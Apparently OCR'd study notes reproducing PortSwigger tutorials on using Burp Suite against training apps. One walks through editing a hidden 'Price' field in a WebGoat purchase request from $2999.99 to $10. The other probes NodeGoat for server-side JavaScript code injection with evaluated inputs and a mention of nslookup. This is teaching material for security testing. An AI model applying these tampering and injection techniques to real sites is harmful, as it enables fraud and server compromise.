
Hidden Form Fields

Sunday, December 23, 2018 1:08 AM


Using Burp to Bypass Hidden Form Fields

Hidden HTML form fields are a common mechanism for transmitting data via the client in a superficially unmodified way. If a field is flagged as hidden, it is not displayed on-screen. However, the field's name and value are stored with the form and are sent back to the application when the user submits the form. Burp Proxy can be used to intercept the request that submits the form and modify the value. This is demonstrated in the example below.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




Access the page of the web application you wish to test.

In this example we are using the "Exploit Hidden Fields" page of the WebGoat training tool.




Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".



Return to your browser and submit a request to the server.
In this example by clicking the "Purchase" button.




Burp will capture the request, which can then be edited before being forwarded to the server.


```
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/WebGoat/attack?Screen=1554&menu=
Cookie: remember_token=PNkIxJ3DG8iXL0F4vrAWBA; acopendivids=sw
PHPSESSID=0l8foflnkg5333kq6pckk47hn0;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTBlYjc2YjdjZ
vSi9hQTBGclVjeFZYQ3cvVkQzSmtLRnp5Z3ZvMkdTRHA5TTQzcFE9BjsARg%3D
JSESSIONID=1ED3891622C69A1B110F4BC57D1204E1;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTk2ZGMxY2I
FEyWU9USGhUVUV3d3RSWWpDL0tlZEJaUXJpdU5HSnMxWllCTGw5L1E9BjsARg%
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

QTY=1&SUBMIT=Purchase&Price=10
```

Locate the value you wish to change in the hidden form field.
In this example we are altering the "Price" of an item from $2999.99 to $10.




Now use the "Forward" button to send the request to the server.



In this example, by intercepting a request and editing a hidden form field, we have been able to bypass a client-side control.


We have used this technique to alter the price of an item and purchase the product for a reduced cost.



Additionally, it is possible to use the "Response Modification" options to automatically modify responses and unhide hidden fields..

Go to the Proxy "Options" tab and locate the "Response Modification" section. Click the checkbox next to "Unhide hidden form fields".

There is also a sub-option to prominently highlight unhidden fields on-screen, for easy identification.



This option can be used to remove this specific client-side control over data.

The price of the item can be altered using your web browser without having to capture and modify the request in Burp.

From <https://support.portswigger.net/customer/portal/articles/1965741-using-burp-to-bypass-hidden-form-fields>

Code Injection Vulns


Sunday, December 23, 2018 1:13 AM

Using Burp to Test for Code Injection Vulnerabilities


Server-side code injection vulnerabilities arise when an application incorporates user-controllable data into a string that is dynamically evaluated by a code interpreter. If the user data is not strictly validated, an attacker can use crafted input to modify the code to be executed, and inject arbitrary code that will be executed by the server.

Server-side code injection vulnerabilities are usually very serious and lead to complete compromise of the application's data and functionality, and often of the server that is hosting the application. It may also be possible to use the server as a platform for further attacks against other systems.

In this example we will demonstrate how to detect code injection flaws using Burp Suite. This tutorial uses the OWASP "NodeGoat" project training tool.



Ensure "Intercept is off" in the Proxy "Intercept" tab.




During your initial mapping of the application, you should already have identified any obvious areas of attack surface in relation to injection vulnerabilities.

Visit the web page of the application that you are testing.


Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now send a request to the server. In this example by clicking the "Submit" button.



The request will be captured in the Proxy "Intercept" tab.


Right click anywhere on the request to bring up the context menu and click "Send to Repeater".



Here we can input various payloads in to the input field of a web application and monitor the response.


Click the "Go" button in Repeater to send the request to the server.

You can observe the response from the server in the Repeater "Response" view.



We can see that by editing the `afterTax` parameter we are able to affect the response.

The Employee After Tax contribution value is now set to 5%.




What we want to ascertain is whether the application incorporates user-controllable data into a string that is dynamically evaluated by a code interpreter.

First, we can input a calculation: 20 / 2.

We can see from the response that the application has evaluated this input.

The Employee After Tax contribution value is now set to the value of our calculation: 10%.

Our method of detection would alter if we were injecting into a string. We could try to break out and reopen the string using a single quotation mark followed by double quotation marks.




Next, we can attempt an input code in to our insertion point and assess whether the

application processes our instruction.

The global JavaScript function `isFinite()` determines whether the passed value is a finite number.

The response `true` demonstrates that user data is not strictly validated, an attacker can use crafted input to modify the code to be executed, and inject arbitrary JavaScript code that will be executed by the server.



Finally, we should attempt to demonstrate the execution of a shell command.

In this example we have used the `nslookup` command, a network administration tool for querying the Domain Name System (DNS).

